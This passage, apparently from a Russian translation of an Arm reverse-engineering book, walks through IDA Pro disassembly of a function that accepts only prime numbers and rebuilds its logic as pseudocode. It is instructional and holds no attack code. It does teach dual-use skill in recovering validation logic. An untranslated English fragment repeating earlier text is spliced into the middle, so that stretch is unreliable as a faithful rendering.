


Рисунок 10.42. Метки локальных переменных, назначенные IDA Pro

На этом этапе сведений недостаточно, чтобы понять назначение `var_10` и `var_4`. После сохранения ввода в стеке CMP сравнивает его с числом 2, затем при неравенстве NE выполняется переход к `loc_884`. Если ввод равен 2, W0 устанавливается в 1, а программа переходит к `loc_910`, который возвращается в `main` и передаёт возвращаемое значение через W0.

Итак, известны следующие сведения:

• `var_14` соответствует пользовательскому вводу.
• В `var_30` внутри кадра стека сохраняются X29 и X30.
• Подпрограмма возвращает 1, если ввод равен 2.

Первый фрагмент псевдокода:

```
if (x == 2)
    return 1;
```

После сохранения ввода CMP сравнивает его с 2, а B.NE при условии NE переходит к `loc_884`. Иными словами, если W0 не равен 2, программа переходит к правому блоку.

Для упрощения вычислений выберем произвольное число 14. Программа переходит к `loc_884`, поскольку 14 и 2 не равны.

Здесь ввод загружается в W0 и сравнивается с 1. Если W0 меньше или равен (LE) 1, программа переходит к `loc_8A0`. Как видно на рисунке 10.43, это нежелательный блок: он устанавливает W0 в 0 и переходит к `loc_910`, который возвращается в `main`. Напомним, если `algoFunc` возвращает 0, ввод неверен.

В нашем случае 14 не меньше и не равно 1, поэтому выполнение продолжается инструкцией LDR после перехода. Перед следующим переходом к вводу применяется операция AND 1, и результат сравнивается с 0.

```
algoFunc                                ; CODE XREF: main+2C↓p

var_30          = -0x30
var_14          = -0x14
var_10          = -0x10
var_4           = -4

; __unwind {
                STP             X29, X30, [SP,#var_30]!
                MOV             X29, SP
                STR             W0, [SP,#0x30+var_14]
                LDR             W0, [SP,#0x30+var_14]
                CMP             W0, #2
                B.NE            loc_884
                MOV             W0, #1
                B               loc_910 ; return 1
```

Рисунок 10.43. loc_8A0

Для числа 14 результат AND равен 0. Поэтому B.NE не выполняется, и программа достигает `loc_910`, возвращающего в `main` значение 0. Теперь известно, что 14 не соответствует критериям алгоритма. Кроме того, нам уже известно:

• Число 2 является правильным.
• Число должно быть больше 1.
• Операция `x & 1` не должна возвращать 0.

Чтобы не возвращать в `main` значение 0, будем отслеживать ведущую к нему логику. Полученные сведения можно выразить псевдокодом:

```
if (x == 2)
    return 1;

if (x <= 1 || (x & 1) == 0)
    return 0;
```

Или альтернативно:

```
if (x == 2)
    return 1;

if (x <= 1 || (x % 2) == 0)
    return 0;
```

Известно, что 2 - одно из правильных чисел. Каким ещё условиям должно соответствовать число, чтобы функция вернула 1?

Начнём с конца `algoFunc` и проследим, как получается 1. На рисунке 10.44 видно: чтобы достичь блока, устанавливающего 1, нужно перейти к `loc_8A8`, откуда выполняется переход к `loc_8F8`. Затем условие B.GE должно оказаться ложным, и правая стрелка должна привести к MOV, задающей возвращаемое значение 1. Пока непонятно, как туда попасть, поэтому пойдём по шагам.

```
loc_884                                 ; CODE XREF: algoFunc+14↑j
                LDR             W0, [SP,#0x30+input]
                CMP             W0, #1
                B.LE            loc_8A0
                LDR             W0, [SP,#0x30+input]
                AND             W0, W0, #1
                CMP             W0, #0
                B.NE            loc_8A8

loc_8A0                                 ; CODE XREF: algoFunc+28↑j
                MOV             W0, #0
                B               loc_910
```

Рисунок 10.44. Переход к блоку loc_8A8

Помните операцию AND 1, которую не прошло число 14? Выберем другое число и продолжим вычисление. Число 13 удовлетворяет уже найденным критериям, поскольку `13 & 1 = 1`. Мы попадаем в `loc_8A8` и встречаем незнакомую инструкцию SCVTF.

В книге рассмотрены наиболее распространённые инструкции, но незнакомые всё равно будут встречаться. В таких случаях полезно иметь под рукой руководство Arm. В нём можно найти два варианта SCVTF[8], показанные на рисунке 10.45.




Рисунок 10.45. Инструкция SCVTF

Определить нужный вариант помогает синтаксис. В данном случае регистр назначения - D0, исходный - W0, а непосредственного значения нет. Значит, подходит SCVTF (скалярная, целочисленная), её 32-разрядный вариант с двойной точностью. В описании сказано:[9]

> **SCVTF (скалярная, целочисленная).** Преобразование знакового целого числа в число с плавающей точкой (скалярное). Инструкция преобразует знаковое целое значение из исходного регистра общего назначения в значение с плавающей точкой, используя режим округления из FPCR, и записывает результат в регистр назначения SIMD&FP.

Существует 32 регистра с плавающей точкой, пронумерованных от 0 до 31. Их можно обозначать Q0, D0, S0 или H0. В нашем случае D0 представляет 64-разрядные типы C `double` и `long double`. Хотя это кажется сложным, для понимания происходящего все подробности не нужны. Достаточно знать, что SCVTF преобразует знаковое целое из W0 в 64-разрядное значение `double`. Это логично, поскольку следующая инструкция вызывает `sqrt`, вычисляющую квадратный корень ввода и возвращающую результат с плавающей точкой. Блок можно переименовать в `compute_sqrt`, а `var_10` - в `sqrtX`, поскольку именно там сохраняется результат.

Результат `sqrt(13)` равен приблизительно 3,60 и сохраняется в стеке. На рисунке 10.46 видно, что MOV записывает в W0 число 3, не связанное с этим результатом, и сохраняет его в стеке. Затем выполняется безусловный переход к `loc_8F8`.




Figure 10.44: Branching to the `loc_8A8` instruction block

Remember the `AND 1` operation our number (14) didn't pass? Let's pick a different number and use it to continue the computation. In this case, number 13 would meet the criteria we have uncovered so far because `13 & 1` = 1. We land in the `loc_8A8` instruction block and are presented with an instruction we don't recognize: `SCVTF`.

You learned the most common instructions in this book, but you will still encounter instructions you have never seen. In which case it is useful to have the Arm manual handy. Looking at the Arm manual, we can find two variations of the `SCVTF` instruction[8] (see Figure 10.45).

SCVTF	Signed integer scalar convert to floating-point, using the current rounding mode (scalar form)	*SCVTF (scalar, integer)* on page C7-1931
	Signed fixed-point convert to floating-point, using the current rounding mode (scalar form)	*SCVTF (scalar, fixed-point)* on page C7-1929

Рисунок 10.46. Блок вычисления sqrt

Программа достигает ещё одной SCVTF, преобразующей 3 в форму с плавающей точкой. LDR загружает предыдущий результат `sqrt` в D1, после чего FCMPE[10] сравнивает значения с плавающей точкой в D0 и D1. Если результат квадратного корня больше или равен (GE) 3, выполняется переход к следующему блоку. Итого:

- Сохранить в стеке результат `sqrt(13)`.
- Сохранить в стеке целое число 3.
- Преобразовать 3 в число с плавающей точкой.
- Сравнить версии результата `sqrt` и числа 3 с плавающей точкой.
- Если результат больше или равен, перейти к `loc_8C4`.

Попробуем понять, зачем результат сравнивается с числом 3. Для чего используется это значение? Если отдалить граф и рассмотреть блоки на рисунке 10.47, видны другие места, где читается значение из `var_4`.




Рисунок 10.47. Другие места обращения к значению var_4

Начнём с `loc_8F8`. Он завершается сравнением и переходом в зависимости от того, больше или равно ли значение `sqrtX` значению `var_4`. Если условие истинно, достигается `loc_8C4`, выполняющий вычисления с вводом и `var_4`. Если результат не равен (NE) 0, выполняется переход к `loc_8EC`, нижнему правому блоку. Единственное назначение `loc_8EC` - увеличить `var_4` на 2 и немедленно вернуться к `loc_8F8`. Не углубляясь пока в промежуточные действия, получаем логику рисунка 10.48.




Рисунок 10.48. Логика

Может ли `var_4` быть счётчиком цикла `for`? Это разумно: блок `compute_sqrt` задаёт `var_4` фиксированным числом 3, которое затем обрабатывается и увеличивается, пока выполняется некоторое условие. Условие можно выразить так:

```
for (i = 3; sqrtX >= i; i += 2)
```

Для удобства чтения переименуем `loc_8F8` в `for_loop_condition`, `loc_8EC` в `increment_i`, а `var_4` в `i`. Напомним, в IDA Pro циклические переходы отмечаются толстыми синими стрелками. Здесь это крайняя правая стрелка от `increment_i` к `for_loop_condition`.

Перейдём к логике `loc_8C4`. Блок начинается с записи ввода в W0 и значения `i` в W1, как показано на рисунке 10.49.




Рисунок 10.49. Блок loc_8C4 с окружающим контекстом

SDIV делит ввод W0 на `i` в W1 и записывает результат в W2. Затем MUL умножает результат деления на `i` и помещает произведение в W1. Произведение вычитается из ввода, а результат записывается в W0. В нашем примере:

```
13 / 3 = 4   ; X = input / i
4 * 3 = 12   ; Y = X * i
13 - 12 = 1  ; Z = input - Y
```

Блок `loc_8C4` завершается CMP и условным переходом. Он проверяет, не равен ли результат W0 нулю, и при истинном NE переходит к `increment_i`. Иначе эту логику можно выразить так:

```
if (x == x / i * i)
    return 0;
```

Помните, что блок работает не со значениями с плавающей точкой, иначе результат был бы другим.

Если вы знакомы с операцией остатка от деления, предыдущая логика покажется знакомой. Она эквивалентна:

```
if (x % i == 0)
    return 0;
```

Если результат равен 0, функция возвращает 0. Если он не равен 0, `i` увеличивается на 2, и выполнение продолжается в `for_loop_condition`. Этот блок сравнивает значения с плавающей точкой результата `sqrt(x)`, равного 3,6, и нового счётчика 5 и продолжает цикл, если `sqrt(x)` больше или равен 5.

```
sqrtX = sqrt(x);
for (i = 3; sqrtX >= (double)i; i += 2) {
    if (x % i == 0)
        return 0;
}
```

Поскольку 3,6 не больше и не равно 5, программа переходит к MOV, которая наконец задаёт возвращаемое значение 1. Логика этих блоков показана на рисунке 10.50.

